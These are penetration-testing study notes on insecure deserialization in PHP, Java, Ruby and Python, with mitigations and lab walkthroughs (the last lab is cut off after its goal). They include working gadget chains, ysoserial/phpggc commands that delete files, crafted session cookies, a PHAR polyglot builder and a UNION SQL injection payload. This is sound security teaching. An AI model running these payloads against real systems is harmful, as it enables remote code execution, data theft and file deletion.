Insecure Deserialization

Web Application Penetration Testing Notes

Eyad Islam El-Taher

Contents

1 Introduction

- **Definition:** Insecure deserialization occurs when a website reconstructs objects from an attacker-controllable byte stream (a *serialized* format) without verifying that the resulting object graph, its class types, or its attribute values are safe to trust.
- **Real-world impact:** Ranges from privilege escalation and authentication bypass, through arbitrary file read/write and SQL injection, up to full remote code execution (RCE) – frequently with no source-code access required, since pre-built or documented gadget chains exist for common libraries.

2 Technical Background

- **Serialization** converts an in-memory object graph into a flat byte/string representation so it can be stored (session files, databases, caches) or transmitted (cookies, message queues, RPC).
- **Deserialization** reverses the process: the byte stream is parsed and a live object is reconstructed, including **all** of the original object's fields – private and protected fields are serialized too, unless explicitly marked `transient` (Java) or excluded via `__sleep()` (PHP).
- Different ecosystems use different terminology for the same concept: **marshalling** in Ruby, **pickling** in Python, **serialization** in PHP and Java.
- Deserialization frequently triggers **magic methods** automatically, without any explicit call from application logic:
  - PHP: `__wakeup()` runs immediately after `unserialize()`; `__destruct()` runs when the object is garbage-collected (often at the end of the request); `__toString()` and `__get()` can be triggered indirectly by later code.
  - Java: `readObject(ObjectInputStream)` is invoked automatically if a class overrides it, before any application code even sees the object.
  - Ruby: `Marshal.load` can trigger `init` / `method_missing` hooks and arbitrary object instantiation as part of reconstructing the object graph.
- **Why this is dangerous:** deserialization does not just restore data – it re-executes a portion of the class's own logic. An attacker who controls the byte stream effectively controls *which classes get instantiated and with what field values*, and can chain together snippets of otherwise-legitimate application code (**gadgets**) into an attack (a **gadget chain**).



Figure: where the vulnerable component sits – the attacker never talks to the sink directly; the deserializer and the application's own classes do the work.

3 Vulnerability Anatomy

Root Cause (Programming Perspective)

General flawed pattern, found anywhere a session mechanism, cache, message queue, or "remember me" feature stores serialized state client-side or in a shared store:

```
# pseudo-code
raw_bytes = read_from_cookie_or_param(request)
obj = deserialize(raw_bytes) # <-- no type/signature check
use(obj.some_field) # trusted blindly downstream
```

The developer assumes the byte stream can only have been produced by their own `serialize()` call earlier in the same trust boundary. Because the client can read, decode, edit, and re-encode that stream, this assumption is false the moment the data crosses the network.

Attack surface – look for deserialization anywhere user input reaches one of these sinks:

- Session cookies / tokens that decode to `O:4:"..."` (PHP), start with `rO0` in Base64 or `ac ed` in hex (Java), or begin with `\x04\x08` (Ruby `Marshal`).
- "Remember me" tokens, password-reset tokens, API tokens.
- File uploads that are later processed with filesystem functions vulnerable to PHAR wrappers (`file_exists`, `is_dir`, `file_get_contents`, `unlink`, `fopen`).
- Message queues, caches (Redis/Memcached), RPC payloads, and any endpoint that accepts a Content-Type of `application/x-java-serialized-object`.
- Hidden/backup files (`.java`, `.php~`) that leak the exact class definitions being deserialized – always worth requesting.

3.1 PHP Object Injection

PHP's `serialize()`/`unserialize()` produce a compact, human-readable, type-and-length-prefixed string format, e.g. `O:4:"User":2:{s:8:"username";s:6:"wiener";s:5:"admin";b:0;}` Because the format is plain text with explicit length counters, testers can hand-edit.

Root Cause (Programming Perspective)

```
class CustomTemplate {
   private $lock_file_path;
   function __destruct() {
      if (file_exists($this->lock_file_path)) {
         unlink($this->lock_file_path); # attacker-controlled path
      }
   }
}
$obj = unserialize($_COOKIE['session']); # attacker chooses the CLASS too
```

`unserialize()` does not care what class the developer *intended* – the class name is read straight out of the attacker's string. If *any* loaded class has a dangerous magic method, the attacker can instantiate that class instead of the expected one (**arbitrary object injection**), and its `__destruct()`/`__wakeup()` fires automatically at the end of the request.

3.2 Java Native Deserialization

Java's `ObjectInputStream.readObject()` walks the byte stream and reconstructs the full class hierarchy, calling each class's `readObject()` override along the way. Unlike PHP, there is usually no source-code access – exploitation instead relies on **gadget chains** inside common libraries already on the classpath (Apache Commons Collections, Spring, Hibernate, Groovy).

Root Cause (Programming Perspective)

```
public class ProductTemplate implements Serializable {
   private final String id;
   private void readObject(ObjectInputStream in)
         throws IOException, ClassNotFoundException {
      in.defaultReadObject();
      # id is concatenated straight into a SQL string downstream
      String sql = "SELECT * FROM products WHERE id = '" + id + "'";
   }
}
```

Overriding `readObject()` to run custom logic is a deliberate Java feature (used for validation, caching, etc.), but any side effect placed there – string concatenation into SQL, reflective invocation, file I/O – fires the instant the object is reconstructed, before the application ever "sees" it.

3.3 Ruby Marshal / Rails Gadget Chains

Ruby's `Marshal.dump/Marshal.load` serialize instance variables of arbitrary objects, including internal, undocumented state of standard-library and Rails classes. Documented universal gadget chains (e.g. the `Gem::Requirement` / `Net::BufferedIO` chain) abuse classes that were never designed to be attacker-instantiated to reach `Kernel#open` or similar RCE-capable calls.

Root Cause (Programming Perspective)

```
# simplified concept of the documented chain
entry = Net::BufferedIO.allocate
entry.instance_variable_set('@io', crafted_io) # attacker sets internals
   directly
reader = Gem::Package::TarReader.allocate
reader.instance_variable_set('@io', entry)
payload = Marshal.dump([Gem::SpecFetcher, Gem::Installer, reader])
# Marshal.load(payload) walks the chain and ends in command execution
```

`instance_variable_set` lets the exploit author bypass constructors entirely and hand-craft an object's private state, which is exactly what `Marshal.load` does under the hood when deserializing – so the "gadget" classes never run their normal validation logic.

4 Exploitation Techniques

4.1 Basic: Direct Field Tampering

The simplest case: decode, edit a field, re-encode, resend. No gadget chain needed.

```
GET /my-account HTTP/1.1
Host: <TARGET>
Cookie: session=
   Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lciI7czo1OiJhZG1pbiI7Yj
oxO30%3D
```

Decoded: `O:4:"User":2:{s:8:"username";s:6:"wiener";s:5:"admin";b:1;}` – the `admin` boolean flipped from `b:0` to `b:1`.

4.2 Intermediate: Type Juggling

When the server uses PHP's loose comparison (==), swapping a string field for an integer can bypass token checks, because PHP 7.x and earlier coerce `"anything-starting-with-a-digit"` or a non-numeric string compared against `0` to be considered equal.

```
$user = unserialize($_COOKIE['session']);
if ($user['access_token'] == $expected_token) { # loose ==, not ===
   // authenticate
}
```

Setting the attacker-controlled field to the PHP integer type `i:0;` instead of a quoted string satisfies `0 == "any-non-numeric-string"` under PHP $\leq$ 7.x semantics.

4.3 Intermediate: Abusing Legitimate Functionality

Sometimes no gadget chain is needed at all – an existing, intended field (e.g. an `avatar_link` path used later by a delete-account feature) can simply be repointed at an arbitrary file.

```
POST /my-account/delete HTTP/1.1
Host: <TARGET>
Cookie: session=<@base64+urlencode of: O:4:"User":3:{s:8:"username";s:6:"wiener
   ";s:12:"access_token";s:32:"<TOKEN>";s:11:"avatar_link";s:23:"/home/carlos/
   morale.txt";}>@
Content-Length: 0
```

The delete-account routine unlinks whatever path is stored in `avatar_link` – an unrelated feature becomes a file-deletion primitive purely through field substitution.

4.4 Advanced: Pre-Built Gadget Chains (ysoserial / phpggc)

When no source is available, third-party tools generate known-working chains for popular libraries.

```
# Java - Apache Commons Collections via ysoserial
/usr/lib/jvm/java-8-openjdk/bin/java -jar ysoserial-all.jar CommonsCollections4
   'rm /home/carlos/morale.txt' | base64

# PHP - Symfony via phpggc
./phpggc Symfony/RCE4 exec 'rm /home/carlos/morale.txt' | base64
```

Both tools require guessing (or fingerprinting via an error message) the exact library and version in use; several chain variants are usually tried in sequence (trial and error).

4.5 Advanced: Custom Gadget Chains

When no ready-made tool covers the target framework, the tester must read leaked source (backup files, decompiled `.class` files) and manually chain magic methods that were never meant to be combined – e.g. PHP's `__wakeup()` feeding a value into an unrelated class's `__get()`, which in turn calls `call_user_func()` on attacker-controlled data:

```
$b = new DefaultMap();
$b->callback = "exec";
$a = new CustomTemplate();
$a->default_desc_type = "rm /home/carlos/morale.txt";
$a->desc = $b; # wires the two unrelated gadgets together
echo serialize($a);
```

4.6 Advanced: PHAR Deserialization Without `unserialize()`

PHP's `phar://` stream wrapper transparently deserializes the PHAR archive's metadata the moment *any* filesystem function (`file_exists`, `is_dir`, `getimagesize`, `unlink`) touches a `phar://` path – `unserialize()` is never called explicitly by the vulnerable code at all.

```
$phar = new Phar($tempname);
$phar->startBuffering();
$phar->addFromString("test.txt", "test");
$phar->setStub("<?php __HALT_COMPILER(); ?>");
$phar->setMetadata($maliciousObjectGraph); # this is what gets deserialized
$phar->stopBuffering();
```

Disguising the resulting PHAR as a valid JPEG (a "polyglot") lets it pass an image-upload filter, after which the attacker simply requests it via `phar://<path-or-username>` to trigger deserialization on a filesystem check.

5 Tools & Methodology

- **Burp Suite Inspector/Decoder** – identifies and pretty-prints Base64-encoded serialized cookies automatically; the go-to tool for manual field editing.
- **Hackvertor (Burp extension)** – `@base64@`, `@from_charcode@`, `@length@` tags let you template a payload and have Burp compute Base64 and length prefixes on the fly, essential when embedding binary Java payloads inline.
- **ysoserial** – generates ready-made Java gadget-chain payloads (`CommonsCollections1-7`, `Groovy1`, `Spring1/2`, etc.) for known-vulnerable libraries.
- **phpggc (PHP Generic Gadget Chains)** – the PHP equivalent of ysoserial; `phpggc -l <framework>` lists chains per framework/version (Symfony, Laravel, Guzzle, Monolog, WordPress...).
- **phar-jpg-polyglot** – builds a PHAR/JPEG polyglot file for filter-bypassing avatar/image uploads.
- **SerializationDumper / Java Deserialization Scanner** – parse and visualize raw Java serialized streams to identify class names and field layouts without a debugger.
- **PayloadsAllTheThings byte-signature table** – quick reference for recognizing serialized formats by their first bytes across languages.

Step 1 – Predict. Fingerprint the format from the raw bytes of every cookie/token/parameter: PHP starts with `O:`, `a:`, `s:`, `i:`, `b:`; Java Base64 starts with `rO0`; Python pickle opcodes look like `(lp0`, `S'..'`; Ruby Marshal starts with `\x04\x08`.

Step 2 – Probe. Flip a single byte/field and observe: a parse error that leaks a class name or stack trace confirms deserialization is happening server-side and often names the exact framework/version.

Step 3 – Prove. Escalate from a harmless field edit to a class-name substitution or a full gadget chain, and confirm impact with an out-of-band signal (file deletion, Collaborator interaction, timing) rather than assuming success from a 200 response alone.

5.1 Mindset & Common Tells

- Any cookie/token that is *longer* and *more structured* than a random session ID is worth Base64-decoding immediately.
- Error messages that mention a class name, a cast exception, or ”Signature does not match” are gold – they confirm both the mechanism and the framework in one shot.
- Never assume ”no source access” means ”not exploitable” – pre-built gadget chains exist for almost every mainstream Java/PHP library.
- A common misconception is that binary formats (Java) are safe because they are not human-readable – tooling makes them just as editable as PHP’s plain-text format.

5.2 Checklist

☐ Identify every cookie/parameter that decodes as Base64 and inspect the decoded bytes for known serialization signatures.

☐ Confirm the deserialization sink actually executes by tampering with a single low-risk field first.

☐ Search the site map and try `.php~`, `.java`, ~ backup extensions for leaked source.

☐ Fingerprint the exact framework/library and version from error messages or `phpinfo()` leaks.

☐ Try pre-built gadget-chain tools (ysoserial, phpggc) before attempting a custom chain.

☐ If no gadget chain fits, manually trace magic methods (`__wakeup`, `__destruct`, `__get`, `readObject`) from source to a dangerous sink.

☐ Confirm impact out-of-band (file deletion, Collaborator callback) rather than trusting the HTTP status code alone.

6 Impact Analysis

- **Direct impact:** authentication bypass, privilege escalation, arbitrary file read/write/delete, SQL injection, server-side template injection, and ultimately remote code execution.
- **Business impact:** RCE via deserialization typically grants a foothold equivalent to a full server compromise – data breach, lateral movement, ransomware deployment, and regulatory/compliance exposure (GDPR, PCI-DSS) follow directly.
- **Case studies:**

- The 2017 Equifax breach stemmed from an unpatched Apache Struts deserialization/OGNL vulnerability (CVE-2017-5638), exposing roughly 147 million records.
- Jenkins suffered multiple critical Java deserialization RCEs (e.g. CVE-2016-0792, CVE-2017-1000353) via its remoting/CLI protocol accepting untrusted serialized objects.
- The widespread Apache Commons Collections gadget chain disclosed by researchers Chris Frohoff and Gabriel Lawrence at AppSecCali 2015 (the basis for ysoserial) affected an enormous number of Java applications that had never audited their classpath for ”dangerous” libraries.

7 Mitigation & Defense

Coding

- **Avoid deserializing user input entirely.** Prefer data-only formats (JSON, well-validated XML) with an explicit schema instead of native object serialization for any client-facing state.
- **Integrity-protect what you must serialize.** If a serialized blob must round-trip through the client, sign it (HMAC) with a server-side secret and verify the signature *before* deserializing, not after.
- **Restrict deserializable types.** Java: use `ObjectInputFilter` (JEP 290) or a class allowlist; avoid raw `ObjectInputStream` on untrusted streams. PHP: pass `['allowed_classes' => false]` to `unserialize()` to disable object instantiation entirely, or an explicit allowlist if objects are required.
- **Remove dangerous magic methods** from any class that does not strictly need them, and never place filesystem/exec/SQL side effects inside `__wakeup()`, `__destruct()`, or `readObject()`.

Architecture

- Keep deserialization endpoints (RPC, message queues) off the public network boundary; require mutual authentication between trusted services only.
- Run the deserializing process with least-privilege OS permissions so that even a successful gadget chain has a small blast radius.

Infrastructure

- Deploy a WAF/RASP rule set that flags known gadget-chain byte signatures (`rO0`, `CommonsCollections` class names, `ysoserial` artifacts) in request bodies and cookies.
- Keep every library on the classpath patched – most real-world Java deserialization RCEs rely on gadget classes from outdated, publicly known-vulnerable dependency versions.

8 Framework-Specific

8.1 PHP / Laravel

- Laravel’s own encrypted cookies (`Illuminate\Cookie`) are signed and encrypted via `APP_KEY`, which mitigates naive tampering – but a leaked `APP_KEY` (from a public `.env`, a debug page, or a weak default) re-opens full deserialization RCE via Laravel’s own gadget chains (see phpggc’s `Laravel/RCE*` chains).

- Raw PHP applications that hand-roll session cookies with `serialize()`/`unserialize()` (as in the labs in this document) have no such protection by default – this is the classic vulnerable pattern.
- Footgun: passing user input straight into `unserialize()` without the `allowed_classes` option is still extremely common in legacy PHP $\leq$ 7.x codebases audited during CTFs and real engagements alike.

8.2 Java (Spring / generic servlets)

- Spring applications that expose `RMI`, `JMX`, or accept `application/x-java-serialized-object` bodies are classic targets; Spring's own `Spring1`/`Spring2` gadget chains in ysoserial exploit `AbstractBeanFactoryPointcutAdvisor`.
- Framework-provided protection: `ObjectInputFilter` (built into the JDK since Java 9, backported to 8u121+) lets an application allowlist classes by pattern before deserialization proceeds.
- Footgun: legacy code still constructs a raw `ObjectInputStream` directly on socket/HTTP input with no filter configured at all.

8.3 Ruby on Rails

- Rails' `CookieStore` session mechanism historically used `Marshal` for serialization; a leaked `secret_key_base` (default apps, exposed `config/secrets.yml`) allows forging a signed cookie containing a malicious `Marshal` payload.
- Framework-provided protection: modern Rails defaults to `ActiveSupport::MessageEncryptor` with JSON-based serializers (`Marshal` disabled by default since Rails 7.1) specifically to close this class of bug.
- Footgun: applications explicitly configured with `config.action_dispatch.cookies_serializer = :marshal` for backward compatibility reintroduce the vulnerability.

8.4 Python (contextual note)

- `pickle.loads()` on untrusted data is directly equivalent to PHP/Java native deserialization – the official Python documentation states it is not safe against maliciously constructed data, since `__reduce__` lets an attacker specify an arbitrary callable to execute during unpickling.
- `PyYAML`'s `yaml.load()` (without `Loader=SafeLoader`) offers the same primitive via `!!python/object/apply` tags.

9 Bypasses & Edge Cases

9.1 Known Bypasses and Edge Cases

- **Type-juggling bypass (PHP $\leq$ 7.x):** loose == comparisons treat a non-numeric string as equal to integer `0` – swap a string field to `i:0;` to defeat naive token checks. Not applicable to PHP 8+, which changed string-to-number comparison semantics.
- **Length-prefix desync:** PHP serialized strings are length-prefixed (`s:6:"wiener"`); editing a value without updating its length causes silent truncation or a parse error – always recompute the length when hand-editing.

- **Signed-cookie bypass via leaked secret:** debug endpoints (`phpinfo.php`, exposed `.env`, verbose stack traces) frequently leak the HMAC/encryption secret needed to forge a valid signature over a malicious payload.
- **PHAR bypass of upload filters:** PHAR archives can be disguised as valid JPEG/GIF files (polyglots) to pass `getimagesize()`-based upload checks, then triggered later via any `phar://` filesystem access – no direct `unserialize()` call required.
- **Backup/source disclosure:** appending `~` or `.php~` to a known file path on some server/editor combinations returns an editor-generated backup containing full source – the single most valuable recon trick across these labs.
- **Edge case testers miss:** forgetting that `__destruct()` fires *even when deserialization itself throws an error* – a lab may still be "solved" despite an HTTP 500 response, because the destructor already ran before the exception surfaced.

9.2 Lab 1: Modifying Serialized Objects

Goal

The session cookie is a serialized `User` PHP object containing an `admin` boolean. Flip it to `true` to reach the admin panel, then delete Carlos's account.

1. Log in as `wiener:peter` and capture the post-login `GET /my-account` request in Burp Repeater.
2. Select the `session` cookie value and open the Inspector panel; Burp automatically Base64-decodes it to reveal `O:4:"User":2:{s:8:"username";s:6:"wiener";s:5:"admin";b:0;}`.
3. Change `b:0` to `b:1` directly in the Inspector (it re-encodes automatically) and send the request.
4. Browse to `/admin` – the panel is now visible with a `Delete` link for each user.
5. Send `GET /admin/delete?username=carlos` to solve the lab.

```
GET /my-account HTTP/1.1
Host: <LAB-ID>.web-security-academy.net
Cookie: session=
   Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lciI7czo1OiJhZG1pbiI7Yjo
xO30%3D
```

Root Cause (Programming Perspective)

```
$user = unserialize($_COOKIE['session']);
if ($user->admin === true) {
   show_admin_panel(); # trusts a client-supplied boolean directly
}
```

The `admin` flag is stored client-side inside the serialized object with no server-side re-verification against the database – the client is trusted to tell the server whether it is an administrator.

9.3 Lab 2: Modifying Serialized Data Types

Goal

Exploit a PHP loose-comparison (==) quirk between an `access_token` string and an attacker-supplied integer to authenticate as `administrator`, then delete Carlos.

1. Log in as `wiener:peter`; decode the session cookie to `O:4:"User":2:{s:8:"username";s:6:"wiener";s:12:"access_token";s:32:"<32-char-token>";}`.
2. In the Inspector, change `username` to `administrator` and update its length prefix from 6 to 13.
3. Change the `access_token` value's type from a 32-character string to the integer `0`: replace `s:32:"..."` with `i:0;` (removing the quotes entirely, since it is no longer a string).
4. Send the request – PHP's == coerces the comparison `0 == "<any-token-string>"` to true under PHP $\leq$ 7.x, granting the administrator session.
5. Browse to `/admin` and delete `carlos` to solve the lab.

```
GET /my-account HTTP/1.1
Host: <LAB-ID>.web-security-academy.net
Cookie: session=
    Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjEzOiJhZG1pbmlzdHJhdG9yIjtzO
jEyOiJhY2Nlc3NfdG9rZW4iO2k6MDt9
```

Root Cause (Programming Perspective)

```
$user = unserialize($_COOKIE['session']);
if ($user['access_token'] == $storedTokenForUsername) { # loose comparison
   log_in_as($user['username']);
}
```

Same TOCTOU-style trust-the-client pattern as Lab 1, but the flaw is in the *comparison operator* rather than the field's boolean value – == performs type coercion, === would not.

9.4 Lab 3: Using Application Functionality to Exploit Insecure Deserialization

Goal

No gadget chain is needed – repurpose the legitimate `avatar_link` field (used by the account-deletion feature to clean up a user's avatar file) to delete `/home/carlos/morale.txt` instead.

1. Log in as `wiener:peter` (a backup account `gregg:rosebud` is also provided) and decode the session cookie: `O:4:"User":3:{s:8:"username";s:6:"wiener";s:12:"access_token";s:32:"<TOKEN>";s:11:"avatar_link";s:19:"users/wiener/avatar";}`.
2. In the Inspector, change the `avatar_link` value to `/home/carlos/morale.txt` and update its length prefix from 19 to 23.

3. Send the modified cookie with a request to the account-deletion endpoint `POST /my-account/delete`.
4. The deletion routine calls `unlink()` (or equivalent) on whatever path is stored in `avatar_link`, deleting Carlos's file and solving the lab.

```
POST /my-account/delete HTTP/1.1
Host: <LAB-ID>.web-security-academy.net
Cookie: session=
    Tzo0OiJVc2VyIjozOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lciI7czoxMjoiYWN
jZXNzX3Rva2VuIjtzOjMyOiI8VE9LRU4%2
    BIjtzOjExOiJhdmF0YXJfbGluayI7czoyMzoiL2hvbWUvY2FybG9zL21vcmFsZS50eHQiO30%3D
Content-Length: 0
```

Root Cause (Programming Perspective)

```
function delete_account($user) {
   unlink($user->avatar_link); # path taken straight from the object
   delete_from_db($user->username);
}
```

This is deduplicated with Lab 1's root cause (client trusted to supply object state), applied to a filesystem path instead of a boolean – proof that the vulnerable *pattern* is the same even when the exploited *feature* differs.

9.5 Lab 4: Arbitrary Object Injection in PHP

Goal

Discover a second class (`CustomTemplate`) via leaked source code, then inject an entirely different object type than the one the session mechanism expects, abusing its `__destruct()` to delete `morale.txt`.

1. Log in and note the session cookie decodes to a `User` object; browsing the site reveals a reference to `/libs/CustomTemplate.php`.
2. Send that request to Repeater and append a tilde: `GET /libs/CustomTemplate.php~` – this editor-backup trick returns the full PHP source.
3. Read the source: `CustomTemplate` has a `lock_file_path` attribute and a `__destruct()` method that calls `unlink($this->lock_file_path)` unconditionally.
4. Craft a brand-new serialized object of type `CustomTemplate` (not `User`) with `lock_file_path` set to `/home/carlos/morale.txt`:
   `O:14:"CustomTemplate":1:{s:14:"lock_file_path";s:23:"/home/carlos/morale.txt";}`
5. Base64- and URL-encode it, replace the session cookie entirely, and send – `unserialize()` instantiates a `CustomTemplate` instead of `User`, and its destructor fires at end of request, deleting the file (a 500 error is expected and fine).

```
GET /my-account HTTP/1.1
Host: <LAB-ID>.web-security-academy.net
Cookie: session=TzoxNDoiQ3VzdG9tVGVtcGxhdGUiOjE6e3M6MTQ6ImxvY2tfZmls
ZV9wYXRoIjtzOjIzOiIvaG9tZS9jYXJsb3MvbW9yYWxlLnR4dCI7fQ%3D%3D
```

Root Cause (Programming Perspective)

```
class CustomTemplate {
   private $lock_file_path;
   function __destruct() {
      if (file_exists($this->lock_file_path)) {
         unlink($this->lock_file_path);
      }
   }
}
$obj = unserialize($_COOKIE['session']); # class name comes from the cookie
    itself!
```

The developer never restricted *which* class `unserialize()` is allowed to build. As long as **any** autoloaded class has a dangerous magic method, an attacker can request that class by name in the payload – this is the defining feature of PHP object injection.

9.6 Lab 5: Exploiting Java Deserialization with Apache Commons

Goal

The session cookie is a raw Java-serialized `AccessTokenUser` object and the app loads Apache Commons Collections. Use ysoserial to generate a pre-built `CommonsCollections` RCE gadget chain and delete `morale.txt`.

1. Log in and inspect the session cookie in Decoder: after Base64-decoding it begins with `rO0`, confirming raw Java serialization.
2. Send a request containing the cookie to Repeater.
3. Download `ysoserial` and generate a payload with the `CommonsCollections4` chain (works reliably across several Commons Collections 4.x versions):

```
/usr/lib/jvm/java-8-openjdk/bin/java -jar ysoserial-all.jar
   CommonsCollections4 'rm /home/carlos/morale.txt' | base64
```

4. In Repeater, replace the entire session cookie value with the generated Base64 string (kept on one line), then select it and URL-encode the reserved characters (mainly trailing = padding).
5. Send the request. A `ClassCastException` mentioning `CommonsCollections` internals in the response confirms the chain executed; the lab is marked solved once the file is deleted.

```
GET / HTTP/1.1
Host: <LAB-ID>.web-security-academy.net
Cookie: session=
   rO0ABXNyADJvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnM0Lm1hcC5MYXp5TWFwuHe8v0OpF
XcCAAFMAAdmYWN0b3J5dAAsTG9yZy9hcGFjaGUvY29tbW9ucy9jb2xsZWN0aW9uczQvVHJhbnNmb3JtZXI7
   ...(truncated)
```

Root Cause (Programming Perspective)

```
ObjectInputStream in = new ObjectInputStream(request.getInputStream());
Object session = in.readObject(); # any class on the classpath can be
    reconstructed
```

The vulnerable "gadget" is not the application's own code at all – it lives inside a third-party library (Apache Commons Collections' `LazyMap`/`TransformedMap`) that the developer never audited for deserialization safety, because they never intended it to be reachable from untrusted input.

9.7 Lab 6: Exploiting PHP Deserialization with a Pre-Built Gadget Chain

Goal

The session token is HMAC-signed and the framework is unknown. Leak the signing secret via a debug page, identify the framework (Symfony) from an error message, then use phpggc to generate a signed RCE payload.

1. Log in and open the session cookie in Inspector: it is a JSON object `{"token":"<base64>","sig_hmac_sha1":"<hex>"}` where `token` decodes to a serialized `User` object.
2. Notice an HTML comment on the account page linking to `/cgi-bin/phpinfo.php`; requesting it leaks a `SECRET_KEY` environment variable.
3. Corrupt the `token` value slightly and resend – the resulting error discloses the framework and version, e.g. `Symfony: 4.3.6`.
4. List matching gadget chains and generate one targeting that version range:

```
./phpggc Symfony/RCE4 exec 'rm /home/carlos/morale.txt' | base64
```

5. Re-sign the new token with the leaked secret and rebuild the cookie JSON:

```
$object = "<OUTPUT-FROM-PHPGGC>";
$secretKey = "<LEAKED-SECRET-KEY>";
$cookie = urlencode('{"token":"'.$object.'","sig_hmac_sha1":"'
                .hash_hmac('sha1', $object, $secretKey).'"}');
```

6. Replace the session cookie with this freshly signed value and send – the signature check passes, `unserialize()` runs the Symfony `TagAwareAdapter` gadget chain, and the file is deleted.

```
GET /my-account HTTP/1.1
Host: <LAB-ID>.web-security-academy.net
Cookie: session=%7B%22token%22%3A%22Tzo0NzoiU3ltZm9ueS4uLg%3D%3D%22%2C%22
    sig_hmac_sha1%22%3A%22<NEW-HMAC>%22%7D
```

Root Cause (Programming Perspective)

```
$data = json_decode($_COOKIE['session'], true);
if (hash_hmac('sha1', $data['token'], SECRET_KEY) === $data['sig_hmac_sha1'
    ]) {
   $user = unserialize(base64_decode($data['token'])); # signature only
```

```
        proves origin,
} # not that the CLASS is safe
```

Signing prevents tampering by outsiders who do *not* know the secret, but once the secret leaks (here via a forgotten `phpinfo.php`), signing provides zero protection against a full gadget-chain payload – integrity and safety are two different guarantees.

9.8 Lab 7: Exploiting Ruby Deserialization Using a Documented Gadget Chain

Goal

The session mechanism uses `Marshal` and the app runs Ruby on Rails. Adapt a publicly documented universal RCE gadget chain (Gem::Requirement / Net::BufferedIO) to delete `morale.txt`.

1. Log in and Base64-decode the session cookie; the bytes begin with `\x04\x08`, the signature of Ruby's `Marshal` format.
2. Locate a documented universal Ruby deserialization RCE gadget chain (e.g. the public write-up "Universal Deserialisation Gadget for Ruby 2.x/3.x").
3. Adapt the published script, replacing its example command with the target command:

```
i = Gem::Package::TarReader::Entry.allocate
i.instance_variable_set('@read', 0)
i.instance_variable_set('@header', "aaa")
n = Net::BufferedIO.allocate
n.instance_variable_set('@io', i)
n.instance_variable_set('@debug_output', wa2) # wa2 wraps 'rm /home/carlos/
    morale.txt'
t = Gem::Package::TarReader.allocate
t.instance_variable_set('@io', n)
r = Gem::Requirement.allocate
r.instance_variable_set('@requirements', t)
payload = Marshal.dump([Gem::SpecFetcher, Gem::Installer, r])
puts Base64.encode64(payload)
```

4. Run the script, Base64- and URL-encode the output, and replace the session cookie value with it.
5. Send the request – `Marshal.load` reconstructs the crafted object graph, which ultimately shells out and deletes the file.

```
GET / HTTP/1.1
Host: <LAB-ID>.web-security-academy.net
Cookie: session=
    BAhbCGMSR2VtOjpTcGVjRmV0Y2hlcmMOR2VtOjpJbnN0YWxsZXJvOhVHZW06OlJlcXVpcmVtZW50
    ...(truncated)
```

Root Cause (Programming Perspective)

```
session = Marshal.load(Base64.decode64(cookies[:session])) # no class
    allowlist
```

Same root pattern as the Java case: `Marshal.load` will happily reconstruct *any* object graph the byte stream describes, including internal state of standard-library classes that were never designed with untrusted deserialization in mind.

9.9 Lab 8: Developing a Custom Gadget Chain for Java Deserialization

Goal

No pre-built chain fits. Leak two `.java` source files, discover that `ProductTemplate.readObject()` concatenates its `id` field into raw SQL, and hand-craft a serialized object to perform a UNION-based SQL injection that extracts the administrator's password.

1. The site map references `/backup/AccessTokenUser.java`; requesting it succeeds and reveals a simple serializable session class.
2. Navigating up to `/backup/` also reveals `ProductTemplate.java`, whose `readObject()` builds `"SELECT * FROM products WHERE id = '" + id + "'"` directly from the deserialized `id` field.
3. Write (or reuse the lab's provided) small Java program that instantiates a `ProductTemplate` with a UNION-injection payload as its `id`, serializes it, and Base64-encodes the result:

```
String payloadId = "' UNION SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--
    -";
ProductTemplate template = new ProductTemplate(payloadId);
ObjectOutputStream oos = new ObjectOutputStream(baos);
oos.writeObject(template);
String b64 = Base64.getEncoder().encodeToString(baos.toByteArray());
```

4. Send the payload in the session cookie; a `ClassCastException` ("cannot be cast to AccessTokenUser") confirms the object deserialized successfully before the app's own type check failed – proving the SQL already executed.
5. Iterate the UNION payload to enumerate 8 columns and their types (using Hackvertor's `@base64@/@length@` tags to keep length prefixes correct automatically), then extract `administrator`'s password with an error-based UNION query, e.g. casting the password column to `numeric` to force a readable error containing the value.
6. Log in as `administrator` with the recovered password and delete `carlos` to solve the lab.

```
GET /product?productId=1 HTTP/1.1
Host: <LAB-ID>.web-security-academy.net
Cookie: session=
    rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACa
WR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQATicgVU5JT04gQUxMIFNFTEVDVCAnMScsJzInLCczJyw0L
DUsJzYnLDcsJzgnLS0gLQ%3D%3D
```

Root Cause (Programming Perspective)

```
private void readObject(ObjectInputStream in) throws IOException {
   in.defaultReadObject();
   String sql = "SELECT * FROM products WHERE id = '" + id + "'"; #
       concatenation, not
```

```
    stmt.executeQuery(sql); # a bound parameter
}
```

This is a genuinely different mechanism from Labs 1-7: the deserialization step is not itself the RCE primitive – it is merely the delivery vehicle that lets an attacker reach an otherwise-unreachable SQL injection sink inside a custom `readObject()` override.

9.10 Lab 9: Developing a Custom Gadget Chain for PHP Deserialization

Goal

Leaked source shows `CustomTemplate::__wakeup()` builds a `Product` from a `desc` object, and `DefaultMap::__get()` passes any missing-property read to `call_user_func()`. Wire these two unrelated gadgets together to achieve RCE and delete `morale.txt`.

